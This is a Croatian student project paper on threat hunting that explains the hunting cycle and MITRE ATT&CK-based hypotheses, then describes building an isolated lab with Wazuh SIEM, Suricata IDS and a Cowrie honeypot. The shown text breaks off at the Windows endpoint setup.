SVEUČILIŠTE U ZAGREBU

FAKULTET ORGANIZACIJE I INFORMATIKE

V A R A Ž D I N

Niko Rastija

Mirta Vuković

Nensi Vugrinec

Petra Skoko

Threat Hunting

PROJEKTNI RAD

Varaždin, 2026.

SVEUČILIŠTE U ZAGREBU

FAKULTET ORGANIZACIJE I INFORMATIKE

V A R A Ž D I N

Niko Rastija

Mirta Vuković

Nensi Vugrinec

Petra Skoko

Studij: Baze podataka i baze znanja

THREAT HUNTING

PROJEKTNI RAD

Mentor/Mentorica:

Izv. prof. dr. sc. Igor Tomičić

Varaždin, siječanj 2026.

Sažetak

Ovaj projektni rad istražuje proces proaktivnog traženja prijetnji (threat hunting) unutar kontroliranog korporativnog okruženja. Korištenjem alata otvorenog koda kao što su Wazuh SIEM, Suricata IDS i Cowrie honeypot, implementiran je sustav za detekciju naprednih kibernetičkih ugroza. Rad se fokusira na tri scenarija napada usklađena s MITRE ATT&CK okvirom: SSH brute-force napad, krađa vjerodajnica iz LSASS memorije te eksfiltracija podataka putem DNS protokola. Kroz analizu korelacije logova i telemetrije krajnjih točaka, rad identificira prednosti centraliziranog nadzora, ali i ukazuje na izazove u detekciji prikrivenih kanala komunikacije. Rezultati simulacija prikazani su kroz matricu napada i detekcije, pružajući uvid u "slijepe točke" sustava te nudeći konkretne preporuke za poboljšanje sigurnosnih pravila i vidljivosti mreže.

Ključne riječi: Threat Hunting, Wazuh, MITRE ATT&CK, SIEM, Kibernetička sigurnost, DNS eksfiltracija, Cowrie

Sadržaj

1. Uvod

Porast složenosti i učestalosti kibernetičkih napada doveo je do situacije u kojoj tradicionalni sigurnosni mehanizmi, poput antivirusnih rješenja i sustava detekcije temeljenih na potpisima, više nisu dovoljni za učinkovitu zaštitu informacijskih sustava. Moderni napadači sve češće koriste legitimne alate i tehnike kako bi prikrili svoje aktivnosti, čime uspijevaju zaobići automatizirane obrambene mehanizme i ostati neprimijećeni dulje vrijeme.

U tom kontekstu, lov na prijetnje (*Threat Hunting*) pojavljuje se kao proaktivan sigurnosni pristup koji nadopunjuje postojeće obrambene sustave. Umjesto oslanjanja isključivo na alarme, threat hunting se temelji na aktivnoj ulozi analitičara koji, koristeći dostupnu telemetriju, sustavno traži anomalije i obrasce ponašanja koji mogu upućivati na prisutnost napadača. Ovakav pristup značajno smanjuje vrijeme zadržavanja napadača u sustavu (eng. *dwell time*) te omogućuje pravovremenu reakciju prije nastanka veće štete.

Cilj ovog projektnog rada je istražiti i demonstrirati primjenu threat huntinga u kontroliranom laboratorijskom okruženju. Rad obuhvaća izgradnju sigurnosne arhitekture, definiranje lovačkih hipoteza temeljenih na MITRE ATT&CK okviru, provedbu simulacija napada te analizu učinkovitosti detekcije. Poseban naglasak stavljen je na dokumentiranje analitičkog procesa i evaluaciju sigurnosnih rizika iz perspektive analitičara.

Rad je strukturiran tako da u teorijskom dijelu daje pregled osnovnih koncepata threat huntinga, dok praktični dio prikazuje implementaciju alata, simulaciju napada i analizu dobivenih rezultata. Zaključno, rad nastoji pokazati kako threat hunting predstavlja ključan element moderne strategije kibernetičke sigurnosti.

2. Teorijska osnova

Sljedeća poglavlja donose pregled ključnih teorijskih koncepata na kojima se temelji implementacija i analiza u praktičnom dijelu ovog projekta.

2.1. Što je threat hunting?

Lov na prijetnje *(eng. Threat hunting)* je strukturirani, ponavljajući proces koji predstavlja proaktivnu sigurnosnu strategiju koja se temelji na pretpostavci da su napadači već prisutni u mreži, ali su uspjeli izbjeći detekciju automatiziranih sustava [1]. Prema SANS institutu [1], lov na prijetnje nije samo tehnološki proces, već disciplina vođena analitičarom koja cilja na pronalaženje naprednih postojanih prijetnji (APT) koje vatrozidi i antivirusni programi ne prepoznaju [2]. Za razliku od tradicionalnog upravljanja incidentima koje se oslanja na reaktivno odgovaranje na alarme, lov na prijetnje predstavlja proaktivni, iterativni proces u kojem analitičari, prema navodima Huntpedije [2], ne čekaju upozorenja sustava, već aktivno traže anomalije koristeći duboko poznavanje TTP-ova *(Tactics, Techniques, and Procedures)* napadača. Lov na prijetnje započinje postavljanjem hipoteze temeljene na obavještajnim podacima o prijetnjama, prethodnim incidentima ili poznatim taktikama i tehnikama napadača. Analitičar zatim koristi dostupne podatke kako bi potvrdio ili odbacio postavljenu hipotezu [2].

Ključna karakteristika lova na prijetnje je njegovo oslanjanje na razumijevanje ponašanja napadača, a ne samo na prepoznavanje zlonamjernog koda. Napadači često koriste legitimne alate i tehnike administracije sustava kako bi prikrili svoje aktivnosti, što dodatno otežava njihovo otkrivanje. Napadači sve češće koriste legitimne sistemske alate (tzv. *Living off the Land*), zbog čega se lov mora usmjeriti na detekciju neuobičajenih obrazaca unutar inače normalnih procesa. [3]

Glavni cilj je skratiti "dwell time" - vrijeme od trenutka upada napadača do njegove detekcije - čime se značajno smanjuje potencijalna šteta za organizaciju, što doprinosi kontinuiranom poboljšanju sigurnosnih kontrola. Smanjenje ovog vremena izravno korelira s minimizacijom štete, jer se napadaču onemogućuje postizanje konačnih ciljeva poput eksfiltracije podataka [1]. Na taj način lov na prijetnje ne predstavlja izoliranu aktivnost, već integralni dio cjelokupne strategije kibernetičke sigurnosti.

2.2. Threat hunting vs. tradicionalna detekcija

U modernom kibernetičkom okruženju, tradicionalne obrambene mjere više nisu dovoljne za zaustavljanje naprednih prijetnji. Razlika između tradicionalne detekcije i lova na prijetnje leži u samom pristupu sigurnosnom incidentu.

2.2.1. Tradicionalna detekcija (Reaktivni pristup)

Tradicionalna detekcija primarno se oslanja na reaktivni model. Sustavi poput antivirusa (AV), vatrozida *(eng. Firewall)* i klasičnih IDS sustava funkcioniraju na principu detekcije temeljene na potpisima *(eng. Signatures)*.

- Mehanizam: Sustav čeka da se dogodi aktivnost koja se podudara s bazom poznatih zlonamjernih uzoraka
- Problem: Ako napadač koristi novu metodu ili legitimne sistemske alate za napad, tradicionalna obrana ostaje "slijepa" jer nema odgovarajući potpis za blokiranje
- Ishod: Obrana reagira tek nakon što je alarm aktiviran, što često znači da je napadač već ostvario značajan napredak unutar mreže [1].

2.2.2. Threat Hunting (Proaktivni pristup)

Lov na prijetnje je proaktivan proces pretraživanja mreža i sustava kako bi se otkrili napadi koji su već zaobišli tradicionalne sigurnosne kontrole.

- Hipoteza: Umjesto čekanja na alarm, lovac na prijetnje kreće od pretpostavke da je sustav možda već kompromitiran ("Assume Breach" mentalitet)
- Mehanizam: Fokus nije na potpisima, već na ponašanju *(eng. Behavioral analysis).* Koristeći telemetriju poput Sysmona, analiziraju se anomalije u radu procesa i mrežnog prometa
- Ishod: Smanjuje se vrijeme zadržavanja *(eng. Dwell time)* napadača u sustavu, otkrivajući ga prije nego što izvrši eksfiltraciju podataka

2.3. Vrste threat hunting tehnika

Učinkovit lov na prijetnje oslanja se na tri znanstveno utemeljene metodologije koje omogućuju otkrivanje napadača u različitim fazama incidenta.

2.3.1. Tehnika temeljena na hipotezama

Ovo je najčešći oblik lova, koji započinje pretpostavkom o prisutnosti specifične napadačke tehnike.

- Proces: Lovac koristi MITRE ATT&CK okvir kako bi identificirao taktike (npr. *Credential Access*) i razvio hipotezu: *"Vjerujem da napadač pokušava izvući lozinke iz memorije sustava"* [4].
- Primjena u projektu: Ova tehnika se koristi za scenarij krađe vjerodajnica (*Credential Dumping* - T1003.001), gdje se ciljano pretražuju Sysmon logovi za Event ID 10

2.3.2. Tehnika temeljena na indikatorima kompromitacije

Ovaj pristup koristi poznate tragove koje su napadači ostavili u prethodnim, dokumentiranim napadima.

- Proces: Lovac u sustav unosi poznate IoC *(Indicators of Compromise)* kao što su specifične IP adrese, hash vrijednosti malicioznih datoteka ili imena domena [4].
- Primjena u projektu: Koristi se kod analize Suricata IDS zapisa i Cowrie logova, gdje se traže IP adrese koje su prethodno označene kao izvori brute-force napada

2.3.3. Tehnika temeljena na analitici i strojnom učenju

Ovaj pristup se oslanja na prepoznavanje statističkih anomalija u velikim skupovima podataka.


- Proces: Umjesto traženja specifičnog potpisa, lovac traži odstupanja od "normalnog" ponašanja sustava (npr. neuobičajeno velik broj DNS upita ili prijava u čudno vrijeme) [4].
- Primjena u projektu: Ključna za detekciju DNS eksfiltracije, gdje se analizira mrežni promet kako bi se uočili neuobičajeni obrasci komunikacije koji odstupaju od standardnog mrežnog baselinea

2.4. Ciklus lova na prijetnje

Uspješan lov na prijetnje nije slučajan događaj, već strukturirani proces koji se odvija u ponavljajućem ciklusu. To nije jednokratna aktivnost, nego kontinuirani napor usmjeren na jačanje obrambenih sposobnosti organizacije. Vodeći stručnjaci iz industrije ovaj proces opisuju kao petlju lova *(eng. Hunting Loop*). Ovaj ciklički model osigurava da svaka lovačka

ekspedicija rezultira novim znanjem koje se vraća u sustav radi automatizacije budućih detekcija [5].

Ciklički pristup osigurava da se aktivnosti lova temelje na jasnoj logici, dok se stečena saznanja sustavno koriste za poboljšanje detekcije, vidljivosti i sigurnosne arhitekture. U nastavku su opisane četiri ključne, međusobno povezane faze ciklusa lova na prijetnje, koje su vizualno prikazane na Slici 1.



Slika 1. Ciklus lova na prijetnje (vlastita izrada, 2025.)

2.4.1.1. Faza 1: Formuliranje hipoteze *(eng. Hypothesis)*

Polazna točka i najvažniji korak u svakom lovu na prijetnje jest formuliranje jasne, smislene i provjerljive hipoteze. Lov bez hipoteze uspoređuje se s plovidbom bez karte, jer rezultira neorganiziranim i neučinkovitim pretraživanjem podataka. Hipoteza predstavlja educiranu pretpostavku o aktivnostima napadača unutar okruženja [2].

Hipoteze se najčešće generiraju iz tri glavna izvora. Prvi izvor čine obavještajni podaci o prijetnjama, gdje analitičar koristi vanjske informacije o aktualnim kampanjama i novim tehnikama napada.

Drugi izvor hipoteza proizlazi iz dubinskog poznavanja vlastitog okruženja. Razumijevanje normalnog ponašanja sustava i identifikacija najvrjednijih resursa omogućuju uočavanje anomalija koje odstupaju od očekivanog stanja.

Treći izvor temelji se na poznatim napadačkim tehnikama, pri čemu se koriste baze znanja poput MITRE ATT&CK® okvira za proaktivno traženje tragova dobro dokumentiranih metoda napada.

Dobro definirana hipoteza omogućuje analitičaru fokusiranu i učinkovitu istragu te predstavlja temelj cijelog ciklusa lova na prijetnje.

2.4.1.2. Faza 2: Istraživanje *(eng. Investigation)*

Nakon formuliranja hipoteze, slijedi faza istraživanja u kojoj analitičar prikuplja i analizira podatke kako bi hipotezu potvrdio ili opovrgnuo. U ovoj fazi ključno je razmišljati analitički i tražiti suptilne tragove i anomalije, a ne oslanjati se isključivo na postojeće alarme. Istraživanje uključuje korelaciju podataka iz različitih sigurnosnih alata i izvora. Učinkovito istraživanje zahtijeva korelaciju podataka iz različitih izvora, uključujući SIEM za logove i EDR za vidljivost na razini procesa [3].

SIEM sustavi služe kao središnja točka za prikupljanje i pretraživanje sigurnosnih zapisa iz cijelog okruženja, dok EDR rješenja pružaju detaljan uvid u ponašanje procesa i aktivnosti na krajnjim točkama. Dodatno, alati za analizu mrežnog prometa omogućuju otkrivanje sumnjivih komunikacijskih obrazaca, pokušaja eksfiltracije podataka i prikrivene mrežne aktivnosti. Tijekom istraživanja, analitičar se oslanja na poznavanje uobičajenog stanja sustava (*eng*. *baseline*) kako bi razlikovao legitimne aktivnosti od potencijalno zlonamjernih [5].

2.4.1.3. Faza 3: Otkrivanje *(eng. Uncovering)*

Ako istraživanje pruži dokaze koji podržavaju hipotezu, proces prelazi u fazu otkrivanja. U ovoj fazi cilj je potvrditi postojanje stvarne prijetnje te razumjeti njezin puni opseg i utjecaj na sustav. Lov na prijetnje u ovoj točki često se preklapa s procesima odgovora na incidente, jer je potrebno rekonstruirati lanac napada i identificirati sve faze kompromitacije.

Analitičar prikuplja i analizira artefakte koje je napadač ostavio, poput zapisa o procesima, mrežnim vezama i promjenama datoteka. Svi nalazi, korišteni upiti i zaključci moraju biti detaljno dokumentirani, budući da čine temelj za daljnje unaprjeđenje sigurnosnih mehanizama. Bitno je identificirati puni opseg kompromitacije kako bi se izbjeglo parcijalno uklanjanje napadača, što bi mu omogućilo brzi povratak u sustav [5].

2.4.1.4. Faza 4: Informiranje i obogaćivanje *(eng. Informing & Enriching)*

Završna faza ciklusa usmjerena je na pretvaranje rezultata ručnog lova u dugoročnu, automatiziranu sigurnosnu vrijednost. Konačni cilj lova je pretvoriti ručno otkriće u automatizirano pravilo detekcije [1].

Osim automatizacije, ova faza uključuje i obogaćivanje sigurnosnih podataka te poboljšanje vidljivosti sustava. Lov često otkriva slijepe točke u vidu nedostatnih logova ili telemetrije, što rezultira preporukama za proširenje izvora podataka. Završetkom ove faze ciklus započinje ispočetka s novom, sofisticiranijom hipotezom, čime se sigurnosne sposobnosti organizacije kontinuirano razvijaju.

2.5. Arhitektura sigurnosnog nadzora

Arhitektura sigurnosnog nadzora predstavlja tehničku i organizacijsku osnovu na kojoj se provodi lov na prijetnje. Ključni elementi arhitekture uključuju SIEM sustave, EDR/XDR rješenja, mrežne senzore, sustave za nadzor identiteta te platforme za upravljanje zapisima. Bez sveobuhvatnog prikupljanja logova *(eng. log aggregation*) i centralizacije podataka u SIEM sustavu, lovac ostaje „slijep“ na lateralno kretanje unutar mreže [5].

Kvalitetna arhitektura sigurnosnog nadzora mora osigurati cjelovitu vidljivost nad informacijskim sustavom. To podrazumijeva prikupljanje podataka s krajnjih točaka, poslužitelja, mrežne infrastrukture i aplikacijskog sloja. Bez takve vidljivosti, aktivnosti postaju ograničene i manje učinkovite, jer analitičar nema dovoljno informacija za prepoznavanje složenih napadačkih lanaca.

Osim tehničkih komponenti, arhitektura sigurnosnog nadzora uključuje i definirane procese, uloge i odgovornosti unutar sigurnosnog tima. Integracija alata i standardizacija formata podataka ključni su preduvjeti za učinkovitu analizu i korelaciju događaja, što izravno utječe na uspješnost lova na prijetnje.

2.6. MITRE ATT&CK Framework

MITRE ATT&CK je globalno dostupna baza znanja o taktikama i tehnikama napadača temeljena na opažanjima iz stvarnog svijeta. U lovu na prijetnje, ovaj okvir služi kao rječnik i karta. Zbog svoje detaljnosti i široke prihvaćenosti, MITRE ATT&CK je postao temeljni alat u području lova na prijetnje.

U kontekstu lova na prijetnje, MITRE ATT&CK omogućuje analitičarima da strukturiraju hipoteze i analize prema poznatim napadačkim obrascima. Umjesto nasumičnog pretraživanja podataka, lov se usmjerava na specifične tehnike, primjerice lateralno kretanje, eskalaciju privilegija ili zlouporabu legitimnih alata. Time se povećava učinkovitost analize i smanjuje mogućnost previda kritičnih aktivnosti.

Osim operativne primjene, MITRE ATT&CK služi i kao alat za evaluaciju sigurnosne zrelosti organizacije. Mapiranjem postojećih detekcijskih mehanizama na ATT&CK tehnike moguće je identificirati praznine u pokrivenosti i definirati prioritete za daljnja poboljšanja sigurnosnog nadzora [6].

2.7. Metodologija simulacije napada

Metodologija simulacije napada koristi se kako bi se testirala otpornost informacijskih sustava i učinkovitost sigurnosnog nadzora. Cilj ovih aktivnosti nije samo pronalaženje tehničkih ranjivosti, već i evaluacija sposobnosti detekcije i odgovora sigurnosnih timova.

U kontekstu lova na prijetnje, simulacije napada predstavljaju vrijedan izvor uvida u ponašanje sustava pod napadom. Analitičari mogu pratiti kako se generiraju zapisi, koje aktivnosti ostaju neotkrivene i na kojim točkama dolazi do prekida vidljivosti [4]. Ovi uvidi koriste se za poboljšanje lovačkih hipoteza i optimizaciju arhitekture sigurnosnog nadzora.

Metodologija simulacije napada mora biti pažljivo planirana i dokumentirana kako bi se izbjegao negativan utjecaj na produkcijske sustave. Kontrolirano okruženje i jasno definirani ciljevi ključni su za dobivanje relevantnih i korisnih rezultata.

2.8. Analitički proces i dokumentacija lova

Analitički proces lova na prijetnje obuhvaća sustavno prikupljanje, obradu i interpretaciju podataka s ciljem donošenja utemeljenih zaključaka o potencijalnim prijetnjama. Proces započinje razumijevanjem konteksta sustava i poslovnih procesa, što omogućuje pravilnu interpretaciju uočenih anomalija. Bez tog konteksta, postoji rizik pogrešne procjene legitimnih aktivnosti kao zlonamjernih.

Bilježenje svakog koraka, od korištenog SIEM upita do pronađenih artefakata, ključno je za timsku suradnju i edukaciju [2]. Takva dokumentacija služi kao temelj za buduće lovačke aktivnosti i kao vrijedan resurs za edukaciju novih članova tima.

Konačno, analitički proces i dokumentacija omogućuju kontinuirano poboljšanje sigurnosnog sustava. Svaki provedeni lov doprinosi boljem razumijevanju prijetnji, čime se organizacija postupno pomiče s reaktivnog na proaktivni model kibernetičke obrane.

3. Organizacija tima i uloge

Laboratorijsko okruženje i proces lova na prijetnje zahtijevaju koordinirani rad više stručnjaka. Tim je strukturiran kako bi obuhvatio sve ključne uloge od implementacije sustava do analize napada i izvještavanja.

3.1. Struktura tima

Tim se sastoji od četiri glavne uloge: Data Engineer, Threat Hunter, Attack Simulation Engineer i Analyst/Reporter. Svaka uloga ima jasno definirane odgovornosti, a suradnja između članova omogućuje efikasan rad i pravilnu interpretaciju prikupljene telemetrije.

1. Data Engineer (Niko Rastija): Odgovoran je za projektiranje i postavljanje laboratorijske infrastrukture. Njegov rad obuhvaća konfiguraciju virtualnih strojeva (Ubuntu, Windows), implementaciju SIEM sustava (Wazuh), mrežnih senzora (Suricata) i honeypota (Cowrie). Ključni zadatak bio je osigurati stabilan protok telemetrije s endpointa prema centralnom poslužitelju.
2. Threat Hunter (Petra Skoko): Fokusira se na analizu prikupljenih podataka u svrhu otkrivanja anomalija i indikatora kompromitacije (IoC). Koristeći KQL upite unutar Wazuh Dashboarda i analizirajući Sysmon logove, Petra je zadužena za identifikaciju sumnjivih procesa i testiranje detekcijskih pravila temeljenih na prikupljenoj telemetriji [2].
3. Attack Simulation Engineer (Nensi Vugrinec): Odgovorna je za planiranje i izvođenje simulacija napada. Kroz korištenje alata poput Kali Linuxa, Nensi generira realistične napadačke scenarije (poput SSH brute-force napada ili manipulacije memorijom procesa) kako bi testirala učinkovitost postavljenih sigurnosnih kontrola i osigurala materijal za analizu.
4. Analyst/Reporter (Mirta Vuković): Mirta sintetizira rezultate simulacija i procesa lova u strukturirane izvještaje. Njezina uloga uključuje dokumentiranje pronađenih incidenata, vizualizaciju podataka kroz dashboarde te interpretaciju tehničkih nalaza na način koji omogućuje donošenje konkretnih sigurnosnih preporuka.

4. Implementacija i arhitektura testnog okruženja

Ovo poglavlje detaljno opisuje proces izgradnje laboratorijskog okruženja, od mrežne topologije do instalacije specijaliziranih alata za nadzor i telemetriju.

4.1. Pregled laboratorijskog okruženja (Mock Enterprise)

Laboratorij je dizajniran kao izolirano korporativno okruženje unutar virtualizacijske platforme (Oracle VM VirtualBox). Sastoji se od tri ključna segmenta: napadačke stanice (Kali Linux), endpoint žrtve (Windows 10) i centralnog sigurnosnog poslužitelja (Ubuntu Server s Wazuh SIEM sustavom). Takva arhitektura omogućuje simulaciju realističnih napadačkih scenarija, praćenje aktivnosti napadača te analizu učinkovitosti sigurnosnih kontrola u kontroliranom okruženju [1].

4.2. Topologija mreže i hardverski preduvjeti

Svi virtualni strojevi u laboratorijskom okruženju povezani su unutar iste podmreže kako bi se osigurala nesmetana komunikacija i centralizirano prikupljanje logova. Takva konfiguracija omogućuje simulaciju realističnih napadačkih scenarija unutar izolirane mreže, bez utjecaja na vanjske sustave.

Dijagram mrežne arhitekture (Slika 2) prikazuje logičku strukturu laboratorijskog okruženja.

Ubuntu SIEM/IDS poslužitelj zauzima centralnu poziciju i pasivno prima mrežni promet od endpointa i honeypota, istovremeno pohranjujući i analizirajući logove s krajnjih točaka.

Windows endpoint konfiguriran je kao tipična žrtva, generira standardnu i naprednu telemetriju (Windows Event Log, Sysmon, login/logout događaje) koja se prosljeđuje u SIEM sustav.


Napadačka stanica (Kali Linux) smještena je tako da može simulirati i vanjske prijetnje (putem SSH honeypota) i unutarnje napade na endpoint, omogućujući analizu širokog spektra napadačkih vektora [5].

Honeypot (Cowrie SSH) konfiguriran je da emulira ranjivi SSH servis. Svi pokušaji prijave bilježe se u log datoteci koja je integrirana u SIEM, čime se omogućuje praćenje i analiza napada.

Ovakva mrežna topologija omogućuje:

- Centraliziranu analizu sigurnosnih događaja kroz Wazuh Dashboard.
- Praćenje i korelaciju podataka s mrežne i endpoint razine.

- Testiranje detekcijskih pravila za IDS/IPS sustave.
- Evaluaciju učinkovitosti sigurnosnih kontrola u kontroliranom i izoliranom laboratorijskom okruženju.



Slika 2. Dijagram mrežne arhitekture laboratorijskog okruženja

4.3. Implementacija sigurnosnih i nadzornih alata

Ovo poglavlje opisuje implementaciju ključnih sigurnosnih i nadzornih alata korištenih u laboratorijskom okruženju. Cilj implementacije bio je uspostaviti centralizirani sustav za prikupljanje, analizu i korelaciju sigurnosnih događaja s endpoint i mrežnih razina, uz mogućnost detekcije i analize napadačkih aktivnosti u kontroliranom okruženju.

Automatizirana instalacija SIEM sustava provedena je putem skripte koja obuhvaća pripremu sustava, instalaciju svih Wazuh komponenti, konfiguraciju Suricata IDS-a s ažuriranim pravilima te verifikaciju ispravnosti konfiguracijskih datoteka. Ova procedura osigurava ponovljivost procesa i minimizira ljudske pogreške.

4.3.1. Postavljanje SIEM i IDS okruženja

Uspostava SIEM i IDS okruženja temeljni je korak u izgradnji laboratorijske infrastrukture. Cilj je kreirati centralizirani sustav za prikupljanje i analizu podataka koji analitičarima omogućuje potpuna uvid u mrežne i sistemske aktivnosti. Integracijom ovih alata osigurava se platforma za pravovremenu detekciju anomalija i testiranje hipoteza lova na prijetnje [4].

4.3.1.1. Korištene tehnologije

Za implementaciju centraliziranog sustava za prikupljanje i analizu sigurnosnih događaja korištene su sljedeće tehnologije:

- Ubuntu Server 22.04 LTS - temeljni operacijski sustav SIEM poslužitelja
- Wazuh SIEM - sustav za prikupljanje, analizu i korelaciju sigurnosnih događaja (Manager, Indexer i Dashboard)
- Suricata IDS - sustav za detekciju sumnjivog mrežnog prometa
- Bash skripta - automatizacija instalacije i inicijalne konfiguracije sigurnosnog okruženja

Ovakva kombinacija alata omogućuje centralizirani nadzor nad endpoint i mrežnim događajima te njihovu korelaciju unutar jednog sučelja.

4.3.1.2. Postupak instalacije SIEM sustava

Pokretanje virtualnog stroja za SIEM sustav provedeno je korištenjem alata Oracle VM VirtualBox ili VMware Workstation. Nakon pokretanja Ubuntu Server sustava, identificirana je njegova IP adresa pomoću naredbe: `ip a`

Korištena je IPv4 adresa iz privatnog mrežnog raspona 192.168.XX.XX/24, koji omogućuje izolirano laboratorijsko okruženje.

Sa primarnog Windows računala uspostavljena je SSH veza prema SIEM poslužitelju. Preduvjet za ovaj korak je instaliran SSH Client na Windows 10/11 sustavu te ponovno pokretanje računala.

Povezivanje je izvršeno putem PowerShella s administratorskim privilegijama: `ssh user@SIEM_IP`


Nakon uspješne prijave, kreirana je instalacijska skripta *install_siem.sh* (vidi Prilog 1) pomoću tekstualnog uređivača: `nano install_siem.sh`

U skriptu je zalijepljen sadržaj preuzet iz pripadajućeg GitHub repozitorija, koji automatizira: instalaciju Wazuh Managera, Indexera i Dashboarda, konfiguraciju servisa, inicijalno pokretanje sustava, generiranje administratorske lozinke.

Instalacija SIEM sustava pokrenuta je naredbom: `sudo bash install_siem.sh`

Tijekom instalacije, skripta također konfigurira osnovne sigurnosne postavke Wazuh Dashboarda, uključujući generiranje self-signed certifikata za HTTPS promet i sigurno upravljanje administratorskim lozinkama. Ove postavke omogućuju siguran pristup Dashboardu unutar laboratorijske mreže. Po završetku instalacije, Wazuh Dashboard postaje dostupan putem web preglednika na adresi: `https://SIEM_IP`

Tijekom instalacije, administratorska lozinka generira se automatski te se ispisuje u konzoli. Primjer ispisa: `INFO: The password for user admin is xxxxxxxxxxxx`




Slika 3. Završni ispis automatizirane instalacijske skripte

4.3.1.3. Pristup Wazuh Dashboardu

Pristup Wazuh Dashboardu ostvaren je putem web sučelja:

- URL: https://SIEM_IP
- Korisničko ime: admin
- Lozinka: generirana tijekom izvršavanja skripte *install_siem.sh*

Dashboard omogućuje centralizirani pregled agenata, sigurnosnih događaja, upozorenja i integriranih alata poput IDS-a i honeypota.



Slika 4. Wazuh Dashboard login sučelje pristupljeno putem HTTPS protokola

4.3.2. Endpoint sustav - Windows virtualni stroj

Implementacija Windows endpointa ključna je za testiranje naprednih tehnika napada na klijentske sustave. Kroz integraciju Wazuh agenta, ovaj stroj prestaje biti izolirana jedinica i postaje aktivan izvor telemetrije, omogućujući SIEM sustavu dubinski uvid u sigurnosno stanje i operativne promjene na razini operacijskog sustava žrtve.

4.3.2.1. Priprema Windows virtualnog stroja

